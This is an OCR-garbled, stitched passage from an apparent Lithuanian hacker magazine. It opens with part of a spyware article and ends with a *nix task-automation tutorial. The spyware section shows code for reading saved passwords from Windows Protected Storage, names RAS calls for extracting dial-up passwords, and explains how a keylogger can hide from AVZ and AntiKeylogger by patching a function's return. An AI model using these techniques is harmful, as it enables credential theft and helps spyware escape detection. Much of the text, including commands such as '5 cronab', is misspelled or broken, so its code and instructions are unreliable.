
Dabar mums reikia gauti *IEnumPStoreTypes* sąsają (interface), per kurią mes išvardinsime *ProtectedStorage* įrašų tipus:

```
IEnumPStoreTypesPtr EnumPStoreTypes;
hRes = IPStore->EnumTypes(0, 0, &EnumPStoreTypes);
```

Dabar parašysime tipų perinkimo ciklą, o kiekvienam įrašo tipui su ta pačia sąsaja išvardinsime jo potipius. Kiekvienam įrašo tipui mes gauname `TypeGUID` — unikalią skaitinę duomenų tipą aprašančią reikšmę. Sulyginus šį tipą su žinomais tipais, kuriuos naudoja *Internet Explorer*, *Outlook Express* ir kitos panašios programos, mes gausime hakerį dominančius įrašus. Dabar mes su *IPStore* klases metodu `ReadItem` galime perskaityti bet kokį įrašą. Aš čia nepateiksiu pilno kodo, kadangi jis užima daug vietos.


Nesitiek *ProtectedStorage* saugykloje rasti išsaugotų prisijungimo per modemą (*dial-up*) slaptažodžių, nes jų čia nėra. Norint juos gauti, reikia dirbti su RAS (*Remote Access Service*). Šis servisas turi visas išsaugotų slaptažodžių išvardinimui ir skaitymui reikalingas funkcijas (`GetRasEntryCount`, `RasEnumEntries`, `GetLSAData`, `RasGetEntryProperties`). Pilnus slaptažodžių išgavimo algoritmo išeities tekstus tu gali peržiūrėti atitinkamame trojano *Pinch* modulyje.

**[Statistikos surinkimo sistemos]** Šios kategorijos spyware programos menkai pavojingos ir yra skirtos informacijai apie kompiuteryje įdiegtą programinę įrangą, lankomas svetaines ir t.t. surinkti. Vso šio reikalo realizacija labai paprasta (paprasčiausias bylų ir sisteminio registro įrašų išvardinimas). Be to, užduotį šiuo atveju smarkiai palengvina *Temporary Internet Files* katalogas, kuriame *Internet Explorer* išsaugo visą svetainių lankymo istoriją. Kai kurios šios klasės programos arba integruojasi į *Internet Explorer* (įdiegiamos kaip įrankių juosta arba *Shell Extension*), arba naudoja kitus paslėptą automatinio užkrovimo metodus. Integravimas į IE dažniausiai reikalingas siekiant apeiti ugniasienes. Nors jos ir turi komponentų kontrolės priemones ir pateikia perspėjimą, paprastai į tai niekas nekreipia dėmesio. Nors šios programos ir nėra laikomos labai baisiomis, tačiau jos paprastai turi automatinio atsinaujinimo sistemą, o tai reiškia, kad bet kuriuo metu jos gali būti panaudotos kokiam nors sudėtingesniai dalykeliui užkrauti. Dažnai tokios programos užkraunamos į daugelį mašinų, jas skenuoja, o po to surinkti duomenys panaudojami nustatyti, ar kompiuteryje yra kas nors naudingo (pavyzdžiui, kreditinių kortelių numeriai). Į tokius kompiuterius užkraunamas labiausiai tokiu atveju tinkamas trojanas, pavyzdžiui, per *Spyware* automatinio atnaujinimo sistemą.



antivirusinis įrankis AVZ

**[Apsauga nuo „Spyware“]** Skydas ir kalavijas. *Spyware* ir *AntiSpyware*. Pažūrėkime, ką gi yra paruošę legalios programinės įrangos gamintojai, kad apsaugotų mus nuo negerųjų šnipų. Beje, apžvelgsime ne tas programas, kurio *spyware* ieško ir pašalina remdamosi signatūromis, o tas, kurios šnipinejančius kenkejus atpažįsta pagal jiems būdingus veikimo principus. Pradesime nuo jau paminėtos programos AVZ. Be signatūrinės pareiškos, ši programa turi galimybę apimti API perėmimus (bek *user mode*, tiek ir branduolio lygį) ir skenuoti LSP (*Winsock Layered Service Provider*). Kaip tu jau tikriausiai pameni, API perėmimus naudoja kai kurie formgrabberiai, kurie taip gauna formų duomenis, taip pat daugelis trojanų, kurie taip nori nuslėpti savo buvimą sistemoje. AVZ gali surasti ir parodyti tokių perėmėjų. Taip pat naudinga ir su *SetWindowsHookEx* hukais veikiančių keyloggerių aptikimo galimybė. Kovai su keyloggeriais taip pat skirtos tokios specialios programos, kaip *HookMonitor*, *AntiKeylogger* ir *PrivacyKeyboard*. Jos užtikrina apsaugą nuo plačiai naudojamų keyloggerių metodų. Pavyzdžiui, *AntiKeylogger* branduolyje penma `NtUserSendMessage`, `NtUserSetWindowsHook`, `NtUserGetKeyboardState` funkcijas ir uždraudžia tokius veiksmus, kaip klaviatūros hūkų aktyvavimas, klaviatūros skenavimas per `GetAsyncKeyState` ir





teksto gavimas iš langų pasiūndant WM\_GETTEXT pranešimą. Šios programos net sugeba blokuoti tvarkyklų keyloggenus, kurie naudoja klaviatūros tvarkykles-filtrus. Tie, kas naudoja šiomis programomis, paprastai savo kompiuteryje turi vertingos informacijos, kurią kas nors gali noreti pagrobti. Dėl to hakeriui būtinai reikia atverti panašias apsaugos priemones. Aptarsime visus informacijos praėjimo etapus: nuo klaviatūros iki ją gaunančios programos, kad suprastume, kur ją galima perimti ir kur šis procesas gali būti aptiktas:

1. Klaviatūros tvarkyklė prima jos pertraukimą ir nuskaito informaciją savo buferį.
2. Win32 serveno posistemės procesas (csrss.exe) klaviatūros tvarkyklei pasiūnčia IRP su informacijos gavimo užklausa.
3. Klaviatūros tvarkyklė grąžina IRP paketą su informacija, pakelių paketas praeina įdiegtų klaviatūros filtrų grandinę.
4. csrss.exe apdoroja atkeliaujančią informaciją ir per win32k.sys tvarkykles funkcijas išsiunčia langų pranešimus jų laukiantiems procesams.
5. Pranešimą gaunantis procesas iškviečia GetMessage. Ši funkcija valdymą perduoda branduoliui, kur iš win32k.sys per šešelinę sisteminių servisų lentelę (Shadow SDT) iškviečiama NtUserGetMessage.
6. Procesas perduoda pranešimą funkcijai TranslateMessage, kuri pranešimą gali perduoti funkcijos NtUserTranslateMessage branduoliui, tačiau klaviatūros pranešimams tai nėra daroma.
7. Pranešimas perduodamas klaviatūros hukams, jeigu jie aktyvuoti.
8. Procesas perduoda pranešimą funkcijai DispatchMessage, po ko jis išsiunčiamas lango procedūrai.
9. Įvykdytus lango procedūrą, pranešimas grįžta atgal į branduolį. Kaip matyti, informacijos kelias įvedant ją klaviatūra ganetinais sudėtingas, ir apsauginės programos negali tavęs apsaugoti nuo informacijos perėmimo visame šiame kelyje. AntiKeylogger ir PrivacyKeyboard gali apsaugoti tik 1, 3 ir 7 etapus, iš ko išplaukia, kad hakeriui lieka daugybė galimybių parašyti tokį keyloggerį, kuris apeis visas tokias apsaugas. Pavyzdžiui, informaciją galima perimti bet kuoje jos apdorojimo branduolyje stadijoje (modifikuojant Shadow SDT arba vienos iš funkcijų kodą), tačiau kol kas tai nėra būtina, kadangi galima apseiti su user mode API funkcijų perėmimu. Taip pat galima perimti TranslateMessage funkciją ir visus langų pranešimus gauti taip, lyg mes būtume aktyvavę klaviatūros huką. Tarkim, mes turime veikiantį API perimančią keyloggerį. Dabar hakeris susidoroja su AVZ ir kitomis panašiomis perėmimo aptinkančiomis programomis. Kad ir kaip tai būtų paradoksalu, tačiau ganausias būdas nuslepti perėmimą — tai jo iš viso neaktyvuoti. Pavyzdžiui, jeigu apdorotojas yra su visais procesais užkraunamoje DLL bibliotekoje, tai galima tiesiog neaktyvuoti perėmimo avz.exe procese tuomet AVZ jų nepamatys. Ši metodą paprasta realizuoti, tačiau jis nėra tinkamas naudoti rimtame produkte. Gana tiesiog naudoti tuos perėmimo metodus, kurių neaptinka tokio tipo programos. Pavyzdžiui, galima su disassembleriu praėiti per visą funkciją, surasti komandą ret ir prieš ją įterpti push su savo kodo adresu. Šio veiksmo prasme tame, kad stekas funkcijos pabaigoje analogiškas stekui jos pradžioje, push perrašys grįžimo adresą ir ret perduos valdymą hakeriškam kodui, kuris apdoroja funkcijos įvykdymo rezultatus.

[Štai ir pasaka baigta...] Nuo šiuolaikinių šnipinėjimo programų nėra jokios patikimos apsaugos, išskyrus galvą ir tiesias rankas. Nepadės nei antivirusas, nei ugniasienė, nei specialios programos. Tik spyware programų veikimo supratimas padės apsisaugoti nuo šios negandos. Tikiuosi, ši medžiaga tau pravers.



**Su kokia programine įranga tinkle galima ieškoti valdymą per snmp pripažįstančių įrenginių?**



Neblogas įrankis yra snscan ([www.foundstone.com](http://www.foundstone.com)), kuris gali greitai ir tiksliai identifikuoti tinkle veikiančius SNMP įrenginius. Jis leidžia nuskenuoti adresų diapazoną, patikrinti atidarytas jungtis ir parinkti priėjimo eilutes, kurias galima surašyti į bylą. Ataskaitoje įrankis išveda surastų įrenginių adresus, priėjimo eilutes ir papildomą informaciją apie įrenginį. Kitas įrankis, kurį taip pat rekomenduočiau, yra IP Network Browser ([www.solarwinds.net](http://www.solarwinds.net)). Kitaip nei snscan, ši programa suteikia daugiau galimybių ir neapsiriboja tik tinklo skenavimu. Su šiuo įrankiu galima peržiūrėti arba pakeisti surastų įrenginių nustatymus \*nix sistemose galima naudoti NET-SNMP paketą (anksčiau jis buvo žinomas kaip UCD-SNMP), kuris turi įvairiausias darbo su snmp priemones, įskaitant plečiamą agentą, SNMP biblioteką, informacijos užklausimo ir nustatymo per SNMP agentus priemones, SNMP signalų generavimo ir apdorojimo priemones, SNMP protokolą naudojančios unix komandos „netstat“ versiją, taip pat priemonę Tk/perl skirtai valdymo informacijai peržiūrėti. Taip pat galima pasinaudoti su perl parašytu įrankiu Cisco torch, kuris skirtas masiniam skenavimui, Cisco maršrutizatorių aptikimui ir eksploatavimui. Programa naudoja keletą taikomųjų tarnybų pirštų antspaudų nuėmimo metodų. Cisco torch greitai aptinka tinklo mazgus su paleistais telnet, SSH, Web, NTP ir SNMP servais, prieš aptiktus servisus panaudoja ataką pagal žodyną. Cisco torch gali rasti čia: <http://arhont.com>.



# 054

## Prisukamas pingvinas

Automatizuojame rutinišką darbą  
SUVOKIMAS, KAD KIEKVIENĄ MIELĄ  
DIENĄ TAU REIKIA ĮVEDINĖTI TAS PAČIAS  
KOMANDAS IR ATLIKINĖTI RUTINIŠKUS  
VEIKSMUS, GALI NULIŪDINTI BET KURĮ  
UNIKSOIDĄ. TAČIAU NENUKABINK NOSIES,  
NES DIDŽIAJĄ DALĮ DARBŲ GALI ATLIKTI  
PATI \*NIX. DAUGELIS OS KOMPONENTŲ  
PATYS META UŽUOMINĄ APIE TAI, KAD  
JUOS PANAUDOTŲ SKRIPTUOSE IR PLAN-  
UOTOJO UŽDUOTYSE. SKAITYK TOLIAU  
IR SUŽINOSI, KAIP TAUPYTI SAVO LAIKĄ,  
PRIVERČIANT OPERACINĘ SISTEMĄ DARY-  
TI TAVO DARBĄ.

**[Naudok skriptus]** Pirmasis žingsnis automatizavimo link — skriptų rašymas. Jeigu tu perprastum bent jau shell skriptinimo abecelę, manyk, kad pusė darbo padaryta. Tam, kad sistemos neapkrautum vienos ar dviejų eilučių ilgio skriptais, galima pasinaudoti `/etc/profile` arba `~/.bashrc` apibrėžtomis funkcijomis iš vartotojo pusės jos niekuo nesiskirs nuo skriptų. Žvilgtelėk į pirmąjį skriptą. Tai tik pavyzdys, demonstruojantis pagalbinių funkcijų panaudojimo patogumą. Vis dėlto tu neprivalai iš karto kaip akis išdegęs pulti ir viską įvedinėti į `~/.bashrc`, prieš ngai, pagalvok, kokias komandas tu naudoji dažniausiai (bei kiek tai varginantis veiksmas), o po to apiformink jas funkcijų arba skriptų pavidalu.

Įvaldyk planuotoją

Tavo genausiais draugais totalios automatizacijos link gali tapti *cron* ir at. Būtent jie atsako už procesų paleidimą foniniame režime. *Cron* demonas nuo senų laikų \*nix sistemoje naudojamas kaip užduočių planuotojas. Jeigu tam tikrą komandą reikia paleisti kas tam tikrą laiko tarpą (kiekvienu valandą, kiekvieną naktį, kas mėnesį), tuomet šiai užduočiai nesurasi geresnės priemonės už *cron*. Pavyzdžiui, mes nonme, kad kiekvieną dieną lygiai septintą valandą vakaro būtų paleidžiamas mūsų skriptas. Namų kataloge sukursime štai tokio turinio `~/cronab` bylą:

```
0 19 * * * /usr/bin/out-script
```

Mistiniai skaičiai ir žvaigždutes prieš skripto pavadinimą reiškia šio skripto paleidimo laiką, kuns nurodomas tokia tvarka: m nute, valanda, diena, mėnuo, savaitės diena. Šiuo atveju žvaigždutes reiškia, kad skriptas tur būti vykdomas kiekvieną mėnesio dieną. Dabar įvykdykime komandą

```
5 cronab ~/cronab
```

Telieka sulaukti 19:00 ir megautis rezultatu. Keletas pastabų:

1. *Crontab* aprašytos komandos vykdomos su interpretatoriumi `/bin/sh` bei su trimis aplinkos kintamaisiais: `USER`, `HOME` ir `SHELL`. Kadangi kintamasis `PATH` nėra apibrėžtas, tu turi nurodyti pilną kelią iki savo skripto ar bet kokios kitos programos.
2. Jeigu sistemoje sukonfigūruotas lokalus paštas, tai visas komandos išvedimas išsiunčiamas vartotojui elektroniniame laiške. Viso labo vienos ar dviejų užduočių vykdymui *cron* funkcionalumo gali atrodyti per daug. Tada geriau pasinaudoti komanda at. Ji kaip tik skirta vienkartiniam užduoties vykdymui, jos vidinė sandara paprastesnė. Kaip pavyzdį paleisime tą patį skriptą tuo pačiu laiku:

```
5 at 19:00
at> /usr/bin/out-script
Ctrl-D
```

Labai paprasta ir graži, tiesa?

```
# vi ~/.bashrc
# tar.bz2 archyvo katalogo sukūrimas
function tbz2() {
    if [ $# != 0 ]; then
        tar cv $1 | bzip2 -9cz > $1.tar.bz2
    fi
}
# tar.bz2 archyvo išpakavimas
function utbz2() {
    if [ $# != 0 ]; then
```

```
#
# Run hourly cron jobs at 4:44 every day
#
# Run daily cron jobs at 4:44 every day
#
# Run weekly cron jobs at 4:30 on the first day of the week
#
# Run monthly cron jobs at 4:20 on the first day of the month
#
/var/spool/cron/crontab 3015 22L 1094C sakniskio 11.1
```

Sackware sistemoje naudojama `/var/spool/cron/crontabs/root` byla



```

for x in $1
do
    # „protnos“ CD-ROM statuso atidarymas
    function ejectcd() {
        local cdrom=/mnt/cdrom
        if [ $? -ne 0 ], then
            echo $error
        fi
    }

    # CD atvaizdo (image) sukūrimas
    function cdimg() {
        local cdrom=/mnt/cdrom
        if [ $# != 0 ], then
            dd conv=noerror if=/dev/cdrom of=$1 img
        fi
    }

    # audio disko perkodavimas į ogg vorbis formatą
    function cdogg() {
        cdpo=audio/B
        for wav in track*.wav; do
            oggenc $wav
            mv $wav
        done
    }

    # bylos paieška pagal šabloną
    function ff() {
        find . -type f -iname \"$1\" -ls
    }

    # bylos pavadinimo pakeičimas į mažąsias raides
    function lcase() {
        if [ $# != 0 ], then
            mv $1 `echo $1 | tr '{upper}' '{lower}'`
        fi
    }

    # xterm antrašties sukonfigūravimas
    function xtitle() {
        if [ $# != 0 ], then
            echo -e „\033]0;$1\007“
        fi
    }

    # darbastalio vaizdo (screenshot) sukūrimas
    function sshot() {
        import -window root ~/screenshot.png
    }

```

**[Dėl BSD]** 1. BSD sistemos paprastai komplektuojamos su programa *curl*, kuri savo funkcionalumu daug kuo panaši į *wget*.  
 2. *ppp* demonas, veikiantis vartotojo erdveje, po susijungimo įžmezgimo paleidžia bylą */etc/ppp/ppp.linkup*.

Vykdytą galima atidėti bet kuriai dienai, panaudojant tokį formatą. „at valanda: minutė / mėnėsis/diena/metai“. Dar man patinka štai toks laiko nurodymo stilius: „at now + 2 hours“ — įvykdyti komandą po 2 valandų, „at now + 1 day2“ — įvykdyti kitą dieną. Kaip ir *cron*, at gali pasirūpinti tuo, kad vartotojas pranešimą apie užduoties įvykdymą gautų elektroniniu paštu. Noredamas pašalinti

nereikalingą užduotį, peržiūrėk užduočių sąrašą ir „sidemek jos identifikatorių (komanda atq), o po to įvykdyk „atrm identifikatorių“.

**[Interneto susijungimų automatizavimas]** Atejo laikas automatiškai tuoti tavo skaitlingus interneto susijungimus. Iš karto pasakysiu, kad šis skynus bus naudingas tik besijungiantiems per modemą. To priežastys paprastos. Išskirtinių linių savininkams nereikia nieko automatizuoti, susijungimas su globaliuoju tinklu inicializuojamas OS krovimosi etape, nedalyvaujant vartotojui. Kita vertus, „laimingiesiems“ modemų savininkams tenka riboti ne tik internete praleistą laiką (dėl kas minutę skaičiuojamo tarifo), bet ir be viso kito šį prisijungimą nukelti link nakties (pigiau). Išėitis: priversti OS naktį prisiskambinti paslaugos tiekėjui ir pasiimti paštą be reikiamas bylas. Siūlau tau vieną iš galimų sprendimų. Atsidarome bylą */etc/ppp/ip-up* ir joje įrašome:

```

# vi /etc/ppp/ip-up
# bash
# išsiaištinam pašlą (tik įeigu pas tave įdiegtas lokalus pašto serveris)
usr/sbin/sendmail -q
# paleidžiame bylą /tmp/ppp-auto
if [ -x /tmp/ppp-auto ]; then
    /tmp/ppp-auto
    # ištriname jau nereikalingą bylą
    rm -f /tmp/ppp-auto
    # atsisiunčiame
    usr/sbin/ppp-off
fi

```

Vietoje */usr/sbin/ppp-off* įrašyk komandą, su kuria tu atsijung nuo tinklo. Jeigu *pppd* demonas suras bylą */tmp/ppp-auto*, jis ją įvykdyt ir nutrauks susijungimą. Dabar sukurkime *ppp-auto* bylos šabloną:

```

# vi - /ppp-auto
# bash
# bylą vykdoma root vardu, o mūsų komandas turi būti vykdomos paprasto vartotojo vardu
# /bin/su — vartotojo vardas
# pasiimam pašlą
[et.hma]
# perėjame į specialų katalogą
cd ~/download
# parsisiunčiame reikiamas bylas
wget -q
wget http://.

```

```

$
$ date
Thu Oct 26 18:11:46 VEST 2005
$ at 18.13
warning: commands will be executed using (in order): at shell, bi login shell(s)
$ bash
at: echo Message from AT
at: EDT
Job 16 at 2005-10-26 18:13
$ Message from AT
$
at vykdo mūsų komandą

```

Panaudojant vieną skriptą, galima susijungti su iš karto keliais *ftp* serveriais.

```
$ vi ~/ftp.auto
$ chmod 777 ~/ftp.auto
```

Viskas, dabar tau reikia ją nukopijuoti į katalogą */tmp* ir su atnurodyt susijungimo laiką:

```
$ cp ~/ftp.auto /tmp/ftp.auto
$ nl 02 10
ot> /usr/sbin/ppp-on
```

*/usr/sbin/ppp-on* pakeisk į komandą, su kuria tu užmezgi susijungimą. Atkreipk dėmesį, kad tokios komandos paprastai reikalauja *root* teisių, todėl tokiu atveju galima: a) sukonfigūruoti *sudo* (žr. žemiau) arba b) atpaleisti *root* vardu.

Be abejo, toks sprendimas šiek tiek bukas, tačiau labai paprastas. Šiuo atveju visą šį sprendimą apsimokėtų papildyti komandos įvykdymo rezultatų įrašymu į bylą ir jo išsiuntimu elektroniniu paštu su komanda */usr/bin/mail* (arba *mailx*).

**[Nepriprask prie naršyklės]** Apie susijungimus išsiaiškinom, dabar pakalbėkime apie automatinį bylų siuntimą. Pradžiai pabandykime priversti *ftp* klientą dirbti autonominiu režimu. Šios idėjos realizacijai prireiks pažangaus kliento *lftp* (jį gali rasti bet kuriame distributyve). Komandų vykdymas paketiniu režimu yra viena iš jo ypatybių. Norint pasinaudoti šia galimybe, sukurk maždaug tokio turinio bylą *~/lftp.auto*:

```
$ vi ~/lftp.auto
# nurodome varietoją vardą ir slaptažodį (tuščias slaptažodis — „“)
user name passwd
# prisijungiame prie serverio
lftp ftp.kernel.org
# toliau eina standartinės ftp protokolo komandos(get, put, ls)
get ...
# atsijungiame
exit
```

Šiai bylai reikia suteikti teisingas priejimo teises (kad niekas negalėtų pamatyti slaptažodžio):

```
$ chmod 600 ~/lftp.auto
```

```
Pa to paleisk lftp su tokia komanda
$ lftp -f ~/lftp.auto > ~/lftp.log
```

*Ftp* klientas įvykdys visas tavo komandas ir atsijungs nuo serverio. Šiuo atveju serverio atsakymai į perduotas komandas bus įrašyti į bylą *~/lftp.log* (pagal nutylėjimą viskas išvedama į ekraną). Ši byla gali būti labai naudinga, jeigu skripte naudojama rekursyvaus katalogų perėjimo komanda (*ls -R*). Panaudojant vieną skriptą, galima susijungti su iš karto keliais *ftp* serveriais.

Susijungimą su *ftp* galima padaryti dar autonomiškesnį, jeigu panaudosime *zsh* prapletimą, kuris vadinasi *zftp*. Tai į shellą įmontuotas *ftp* klientas, leidžiantis *ftp* protokolo komandas integruoti tiesiai į skriptus. Norėdami pamatyti šios technologijos galią, peržvelkime šį skriptą:

```
$ vi ~/get_kernel.zsh
# /bin/zsh
FTP=ftp.kernel.org
if [ $# -eq 0 ]; then
    VER=$1
else
    exit
fi

zmodload zsh/zftp

echo -n „Connecting to SFTP. „
zftp open SFTP
zftp login anonymous „ >/dev/null 2>&1
zftp binary
zftp cd pub/linux/kernel/v'echo $VER | cut -d . -f 1-2/'
echo „Checking for new kernel...”
zftp ls | grep linux-$VER

if [[ $? == 0 ]]; then
    echo -n „Downloading... „
    zftp get linux-$VER; tar bz2 > linux-$VER; tar bz2
    zftp close
else
    echo „Kernel $VER doesn't exist.”
    zftp close
fi
```

Šis skriptas skirtas *Linux* branduolio parsisiuntimui iš oficialaus *ftp* serverio. Jį paleidinėti derėtų su vienu parametru — branduolio versija. Galima pastebėti, kad *zftp* operuoja standartinėmis bet kurio *ftp* kliento komandomis, skirtumas tik tas, kad įvykčius kiekvieną komandą valdymas grąžinamas shellui. Del šios ypatybės galima pilnai kontroliuoti visą kliento–serverio dialogą, tuo tarpu anksčiau tam reikėjo naudoti *expect*.

Jeigu tau reikia parsisiųsti bylas iš *http* serverio, galima pasinaudoti neinteraktyviu *http* klientu *wget*. Aš jį naudoju su autonomiais interneto susijungimais, kaip buvo parodyta ankstesniame skyrelyje

```
$ wget URL
```

```
$ ./get_kernel.zsh 2.6.13
Connecting to ftp.kernel.org... done
Checking for new kernel...
linux-2.6.13.1.tar.bz2
linux-2.6.13.1.tar.bz2.sign
linux-2.6.13.1.tar.gz
linux-2.6.13.1.tar.gz.sign
linux-2.6.13.1.tar.sign
linux-2.6.13.2.tar.bz2
linux-2.6.13.2.tar.bz2.sign
linux-2.6.13.2.tar.gz
linux-2.6.13.2.tar.gz.sign
linux-2.6.13.3.tar.bz2
linux-2.6.13.3.tar.bz2.sign
linux-2.6.13.3.tar.gz
linux-2.6.13.3.tar.gz.sign
linux-2.6.13.4.tar.bz2
linux-2.6.13.4.tar.bz2.sign
linux-2.6.13.4.tar.gz
linux-2.6.13.4.tar.gz.sign
linux-2.6.13.4.tar.sign
linux-2.6.13.tar.bz2
linux-2.6.13.tar.bz2.sign
linux-2.6.13.tar.gz
linux-2.6.13.tar.gz.sign
linux-2.6.13.tar.sign
downloading...
```

musų skriptas veikia!

Byla bus parsisiųsta į einamą katalogą. Tu gali susidurti su tokia situacija, kuomet byla yra labai didelė ir negali būti parsisiųsta vieno prisijungimo metu. Ką tuomet daryti? Jeigu didžioji bylos dalis jau parsisiųsta, o laikas spaudžia, tuomet *wget* galima arba nudobti su komanda „killall wget“, arba su klavišų kombinacija „Ctrl+C“. Kitą kartą prisijungus siuntimo procesą reikia atnaujinti (jeigu serveris nepažįsta *resume* režimą — red. past.) su komanda:

```
$ wget -c URL
```

Dar *wget* galima paversti tikru





web robotu, kuris pagal tavo pageidavimą gali parsisiųsti kad ir visą svetainę. Tam panaudok vėliavėlę `-r`, kuri liepia `wget` rekursyviai sekti visas nuorodas ir siųsti visus puslapius, kurie logiškai yra žemiau nurodyto URL. Kad `wget` neprisiųstų visokio giliai svetainės gelmėse paslėpto šlamšto, pasinaudok opcija `-l skaičius`, kas nurodo maksimalų rekursijos gylį. `Wget` taip pat numatyta vėliavėlė `-m`, kuri yra šių opcijų sinonimas: `-r`, `-N` (siųst tik tas bylas, kurios buvo atnaujintos nuo paskutinio siuntimo laiko), `-f inf` (begalinė rekursija), `-nr` (išsaugoti ftp klientų generuojamas `.listing` bylas). Vėliavėlės `-m` paskirtis — sukurti tikslų svetainės veidrodį (*mirror*).

**[Nepiktnaudžiau pele]** Karštieji langų menedžerų arba programos `screen` klavišai — dar vienas efektyvus būdas, kaip padidinti tavo našumą. Visi šiuolaikiniai langų valdymo įrankiai vartotojui suteikia galimybę konfigūruoti karštųjų klavišų kombinacijas ir joms priskirti tam tikrų programų paleidimą. Pavyzdžiui, terminalo emuliatore (`xterm`, `rxvt`, `kterm`) paleidimą galima „pakabinti“ ant kombinacijos `<Alt+T>`, tuomet daugiau nesikankinsi su meniu naršymais ir peles spaudymais ant ikonėlių. Taip pat siūlyčiau karštosioms kombinacijoms priskirti darbo su langais funkcijas (ypač išdėdinimui per visą ekraną ir uždarymui) — tai labai patogiu. Beje, siauruose rateliuose žinomas „gykams skirtas langų menedžeris“ `Ion` visiškai valdomas klaviatūra.

**[Naudokis automatinio paleidimo]** Veikiausiai pas tave yra tokių programų, kurias noretumei paleidinėti kaskart kraunantis operacinei sistemai, prisijungus vartotojui arba paleidus `X`'us. Tam galima panaudoti tris bylas:

1. `/etc/rc.d/rc.local` (yra daugelyje Linux distributyvų). Šis shell skriptas vykdomas su `root` teisėmis paskutinėje krovimosi stadijoje. Čia galima įrašyti rezoliucijos ir konsolės parametrų (`fbset` ir `setterm`) pakavimo komandas bei paleisti tuos demonus, kurie neturi atitinkami inicializacijos skriptų.
2. `~/./bashrc`, `~/./zshrc`, `~/./cshrc` (priklausomai nuo naudojamo shell'o). Paleidžiama kiekvieną kartą jungiantis vartotojui.
3. `~/./xinitrc` (arba `~/./xsession`, jeigu `X` ai paleidžiami automatiškai).



Šioje byloje aprašytas komandas paleidimo metu vykdo `X`-serveris. Čia galima surašyti įvairias programas paleidžiančias komandas, pavyzdžiui:

```
$ vi -/ xinitrc
# paleidžiame terminalo emuliatore,
gkrellm ir fluxbox
rxvt &
gkrellm &
```

```
mano /etc/rc.d/rc.local

exec fluxbox
```

- [Dar keletas žodžių apie „cron“]**
1. Nepaisant to, kad `cron` `crontab` bylas moka skaityti iš bet kuro katalogo, standartine jų saugojimo vieta yra `/var/spool/cron/crontabs`.
  2. Daugelyje sistemų naudojamas `Vixie Cron`, kuns pasirūpins tuo, kad užduotis būtų įvykdyta, net jeigu nurodytu laiku tai padaryti buvo neįmanoma (pavyzdžiui, mašina buvo išjungta).

